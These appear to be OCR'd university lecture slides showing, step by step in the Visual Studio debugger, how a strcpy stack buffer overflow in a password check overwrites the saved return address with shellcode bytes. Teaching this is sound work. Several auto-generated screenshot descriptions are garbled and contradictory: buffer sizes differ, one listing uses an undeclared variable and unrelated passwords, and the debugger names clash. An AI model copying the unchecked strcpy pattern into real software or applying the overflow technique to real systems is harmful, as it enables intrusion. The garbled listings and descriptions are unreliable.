        printf(" Access Granted.\n");
        printf("-----\n");
    }
    else {
        printf("\nAccess Denied.\n");
    }
}
```



Target program

```
int check_authentication(char *password) {  
    char password_buffer[223];  
    int auth_flag = 0;  
    system("PAUSE");  
    strcpy(password_buffer, password);  
    if(strcmp(password_buffer, "brillig") == 0)  
        auth_flag = 1;  
    if(strcmp(password_buffer, "outgrabe") == 0)  
        auth_flag = 1;  
    return auth_flag;  
}
```




Running code from the stack

The screenshot shows a Microsoft Visual Studio interface with the following details:

- Title Bar:** Overflow - Microsoft Visual Studio
- Menu Bar:** FILE EDIT VIEW PROJECT BUILD DEBUG TEAM TOOLS TEST ANALYZE WINDOW HELP
- Toolbars:** Standard, Debug, Win32
- Code Editor:** Shows `auth_overflow2.c` with several breakpoints set.
- Context Menu:** Opened over the code editor, showing options like Build, Rebuild, Clean, View, Analyze, Project Only, Scope to This, New Solution Explorer View, Profile Guided Optimization, Build Dependencies, Add, Class Wizard..., Manage NuGet Packages..., Set as StartUp Project (highlighted), Debug, Source Control, Cut, Paste, Remove, Rename, Unload Project, Rescan Solution, Open Folder in File Explorer, and Properties.
- Solution Explorer:** Shows a solution named 'Overflow' containing four projects: Exploit, Get_Env, Overflow, and auth_overflow2.c. auth_overflow2.c is selected.
- Output Window:** Displays build logs:

```
1>----- Build started: Project: Exploit, Configuration: Debug Win32 -----  
1> Exploit.vcxproj -> D:\Scoala\Cursuri\High_Level_Programming\Curs\3_Overflow\Debug\Exploit.exe  
===== Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped ======
```
- Status Bar:** Shows toolbars (Toolbox, Server Explorer, Toolbox, Task List, Properties, Task List, Error List, Output, Find Symbol Results), status (vol 22, Ch 22, INS), and system info (EN, 3:07 PM, 7/3/2017).

Running code from the stack





Why? Start exploit program

The screenshot shows the Microsoft Visual Studio interface with the following details:

- DEBUG Menu:** The "DEBUG" menu is open, showing options like "Start Debugging" (F5), "Start Without Debugging" (Ctrl+F5), and "Attach to Process...".
- Solution Explorer:** Shows a solution named "Overflow" with four projects: "Exploit", "Get_Env", "Overflow", and "Overflow2". "Overflow2" is expanded to show "External Dependencies", "Header Files", "Resource Files", and "Source Files" containing "auth_overflow2.c".
- Properties Window:** The "Properties" tab for the "Exploit" project is selected, showing the following settings:
 - Misc:** Name: Exploit
 - Project Dependencies:** None listed
 - Project File:** D:\Scoala\Cursuri\High_Level\Exploit\Exploit\Exploit.vcxproj
 - Root Namespace:** Exploit
- Code Editor:** Displays the source code for "auth_overflow2.c". The code includes a buffer overflow exploit logic where it checks if the password matches "password" and sets the "auth_flag" accordingly.
- Output Window:** Shows the output from the build process.
- Taskbar:** Shows icons for various applications including Windows File Explorer, Internet Explorer, and Mozilla Firefox.




Attach to target program

The screenshot shows the Microsoft Visual Studio interface with the following details:

- Title Bar:** Overflow - Microsoft Visual Studio
- Menu Bar:** FILE EDIT VIEW PROJECT BUILD DEBUG TEAM TOOLS TEST ANALYZE WINDOW HELP
- Solution Explorer:** Shows Solution 'Overflow' (4 projects): Exploit, Get_Env, Overflow, and Overflow2. Overflow2 contains External Dependencies, Header Files, Resource Files, and Source Files (auth_overflow2.c).
- Properties Window:** Project Properties for Exploit. Project File: D:\Scoala\Cursuri\High_Level\Exploit\Exploit.csproj. Root Namespace: Exploit.
- Code Editor:** Displays the auth_overflow2.c file with the following code:


```
char password_buffer[19];  
int auth_flag = 0;  
system("PAUSE");  
strcpy(password_buffer,  
if(strcmp(password_buffer,  
auth_flag = 1;  
if(strcmp(password_buffer,  
auth_flag = 1;  
  
return auth_flag;  
}  
  
int main(int argc, char *a  
{  
    char password[300];  
    if(argc < 2)  
        return 1;  
    strcpy(password, a);  
    if(strcmp(password, "admin") == 0)  
        auth_flag = 1;  
    else if(strcmp(password, "guest") == 0)  
        auth_flag = 2;  
    else  
        auth_flag = 0;  
    printf("Auth Flag: %d\n", auth_flag);  
    return 0;  
}
```
- DEBUG Menu:** The menu is open, showing options like Start Debugging (F5), Start Without Debugging (Ctrl+F5), Attach to Process..., and Step Into (F11).
- Output Window:** Shows "Show output from: Build".
- Taskbar:** Icons for File Explorer, Task View, File History, Task Scheduler, Taskbar Settings, and Taskbar Icons.
- System Tray:** Icons for Network, Battery, Volume, and Date/Time (3:09 PM, 7/3/2017).

Attach to target program






Press any key to continue with target program



Inspect stack with EBP



The screenshot shows a debugger interface with two main panes. The top pane is titled "Memory1" and displays a memory dump starting at address 0x0018FDF8. The address "ebp" is highlighted with a red circle. The bottom pane is titled "Disassembly" and shows the assembly code for the "check_authentication" function. The assembly code is as follows:

```
Disassembly auth_overflow2.c -> X exploit_overflow2.c
Overflow2 (Global Scope) check_authentication(char * password)
●
    char password_buffer[191];
●
    int auth_flag = 0;
●
    system("PAUSE");
●
    strcpy(password_buffer, password);
●
    if(strcmp(password_buffer, "brillig") == 0)
        auth_flag = 1;
●
    if(strcmp(password_buffer, "outgrabe") == 0)
        auth_flag = 1;
●
    return auth_flag;
```

Inspect stack - address of sent parameter



The screenshot shows the Immunity Debugger interface. The top section, titled "Memory 1", displays a memory dump with address 0x0018FF24 at the top. The value at address 0x0018FF2C is highlighted with a red box and has the memory address 005bb979 overlaid. The bottom section, titled "Disassembly", shows the assembly code for the exploit_overflow2.c file. A specific line of code, `strcpy(password_buffer, password);`, is highlighted with a red box. This line is part of the `check_authentication` function, which takes a pointer to a password as input. The assembly code for this line is also highlighted with a red box.



Inspect stack - saved EIP

Overflow (Debugging) - Microsoft Visual Studio

FILE EDIT VIEW PROJECT BUILD DEBUG TEAM

Process: [0xA84] Overflow2.exe

Memory1

Address: ebp

0x0018FF24 0018ff30 0y..
0x0018FF28 004010c2 Â. @.
0x0018FF2C 005bb979 y.[.
0x0018FF30 0018ff80 tÿ..
0x0018FF34 00401419 ..@.
0x0018FF38 00000002
0x0018FF3C 005bb920 .[.
0x0018FF40 00401400 tÿ..

Disassembly auth_overflow2.c exploit_overflow2

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <Windows.h>

int check_authentication(char *password)

{

char password_buffer[223];

int auth_flag = 0;

system("PAUSE");

strcpy(password_buffer, password);

}

Outlining

Overflow2

check_authentication(char * password)

Solution Explorer

Solution 'Overflow' (4 projects)
Exploit
Get_Env
Overflow
Overflow2
External Dependencies
Header Files
Resource Files
Source Files
auth_overflow2.c

Watch 1

Name	Type
EBP	unsigned
eax	unsigned

Autos Locals Watch 1

Output

Show output from: Debug

Call Stack Breakpoints Command Window Immediate Window Output Error List

Ln 16

Ready

Col 38 Ch 38 INS

EN 11:18 AM 7/4/2017



Inspect stack - saved EIP

Memory1

Address: ebp

0x0018FF24	0018ff30	0y..
0x0018FF28	004010c2	Â.@.
0x0018FF2C	005bb979	y.[.]
0x0018FF30	0018ff80	€y..
0x0018FF34	00401419	..@.
0x0018FF38	00000002
0x0018FF3C	005bb920	.[.]
0x0018FF40	0018ff80	€r..

Disassembly auth_overflow2.c exploit_overflow2.c

Address: check_authentication(char *)

Viewing Options

004010BD	0D 55 9C	mov	eax,word ptr [argv]
004010B9	8B 04 0A	mov	eax,dword ptr [edx+ecx]
004010BC	50	push	eax
004010BD	E8 3E FF FF FF	call	check_authentication (0401000h)
004010C2	83 C4 04	add	esp,4
004010C5	85 C0	test	eax, eax
004010C7	74 2C	je	main+75h (04010F5h)
{			
printf("\n-----\n");			
004010C9	68 34 50 40 00	push	405034h
004010CE	FF 15 E8 30 40 00	call	dword ptr ds:[4030E8h]
004010D4	83 C4 04	add	esp,4
printf("Access Granted.\n");			
004010D7	68 54 50 40 00	push	405054h



Make the copy

Memory1

Address: 0x0018FF14

0x0018FF14	0040124b	K. @.
0x0018FF18	004050d8	ØP@.
0x0018FF1C	004050dc	ÜP@.
0x0018FF20	00000000
0x0018FF24	0018ff30	Øy..
0x0018FF28	004010c2	Â. @.
0x0018FF2C	005bb979	y. [.
0x0018FF30	00385580	§.

Disassembly auth_overflow2.c ⇨ exploit_overflow2.c

Overflow2 (Global Scope)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <Windows.h>

int check_authentication(char *password)
{
    char password_buffer[223];

    int auth_flag = 0;

    system("PAUSE");

    strcpy(password_buffer, password);
}
```

(Global Scope)

Use the dropdown to view and navigate to all scopes/types in this file (a

100 %

Inspect stack – overwritten saved EIP

Memory1

Address	Value
0x0018FF14	72506803 .hPr
0x0018FF18	4568636f ochE
0x0018FF1C	54746978 xitT
0x0018FF20	57d6ff53 SyOW
0x0018FF24	9191d0ff yb..
0x0018FF28	0018fe40 @b..
0x0018FF2C	005bb979 y. [.
0x0018FF30	0018fe40 ..

Disassembly auth_overflow2.c exploit_overflow2.c

Overflow2 (Global Scope) check_authentication(char * password)

```

int auth_flag = 0;

system("PAUSE");

strcpy(password_buffer, password);
if(strcmp(password_buffer, "brillig") == 0)
    auth_flag = 1;

if(strcmp(password_buffer, "outgrabe") == 0)
    auth_flag = 1;

return auth_flag;
}
  
```

The screenshot shows a debugger interface with two panes. The top pane is 'Memory1' showing memory dump starting at address 0x0018FF14. The bottom pane is 'Disassembly' showing assembly code for 'auth_overflow2.c' and 'exploit_overflow2.c'. The assembly code includes a strcpy instruction where the destination buffer is at address 0x0018fe40. This address is highlighted with a red box. The assembly code also contains several strcmp instructions comparing the buffer to strings like "brillig" and "outgrabe". The debugger's status bar at the bottom left shows "100 %".



Continue to return

The screenshot shows a Microsoft Visual Studio interface for a debugger session. The main window displays assembly code for `auth_overflow2.c`. A context menu is open over the assembly code, with the option `Go To Disassembly` highlighted. The assembly code includes the following relevant snippet:

```
int auth_flag = 0;
system("PAUSE");
strcpy(password_buffer, password);
if(strcmp(password_buffer, "brillig") == 0)
    auth_flag = 1;
if(strcmp(password_buffer, "outgrabe") == 0)
    auth_flag = 1;
return auth_flag;
```

The `return auth_flag;` line is circled in red. The memory dump window shows the value `0x0018ff24` at address `0x0018FF14`, which corresponds to the `auth_flag` variable. The Solution Explorer shows the project structure for 'Overflow'.



Inspect EBP and ESP prior to epilogue

Disassembly auth_overflow2.c exploit_overflow2.c

Address: check_authentication(char *)

Viewing Options

```
00401064 85 C0          test    eax,eax
00401066 75 07          jne     check_authentication+6Fh (040106Fh)
    auth_flag = 1;
00401068 C7 45 FC 01 00 00 00 mov     dword ptr [auth_flag],1

    return auth_flag;
0040106F 8B 45 FC        mov     eax,dword ptr [auth_flag]
}
00401072 8B E5          mov     esp,ebp
00401074 5D              pop    ebp
00401075 C3              ret
--- No source file ---
00401076 CC              int    3
00401077 CC              int    3
```

The assembly code shows a function named `check_authentication`. It performs a comparison (test), sets the `auth_flag` to 1 if the condition is met (jne), and then returns the value of `auth_flag` (mov). After the return instruction, the stack is cleaned up with a `pop ebp` instruction. A red oval highlights this `pop ebp` instruction.

Watch 1

Name	Value	Type
EBP	0x0018ff24	unsigned
ESP	0x0018fe40	unsigned

Output

Show output from: Debug

Call Stack Breakpoints Command Window Immediate Window Output Error List



Continue to return (assembly)

Disassembly auth_overflow2.c exploit_overflow2.c

Address: check_authentication(char *)

Viewing Options

```
00401064 85 C0          test    eax,eax
00401066 75 07          jne     check_authentication+6Fh (040106Fh)
    auth_flag = 1;
00401068 C7 45 FC 01 00 00 00 mov     dword ptr [auth_flag],1

    return auth_flag;
0040106F 8B 45 FC          mov     eax,dword ptr [auth_flag]
}
00401072 8B E5          mov     esp,ebp
00401074 5D              pop    ebp
00401075 C3              ret
--- No source file ---
00401076 CC              int    3
00401077 CC              int    3
```

Watch 1

Name	Type
EBP	unsigned
ESP	unsigned

Output

Show output from: Debug

Call Stack Breakpoints Command Window Immediate Window Output Error List



“Return” to overwritten EIP

Memory1

Address: 0x0018FF14

0x0018FF14	72506803	.hPr
0x0018FF18	4568636f	ochE
0x0018FF1C	54746978	xitT
0x0018FF20	57d6ff53	SyÖW
0x0018FF24	9191d0ff	yb``
0x0018FF28	0018fe40	@b..
0x0018FF2C	005bb979	y.[.
0x0018FF30	0018ff00	su

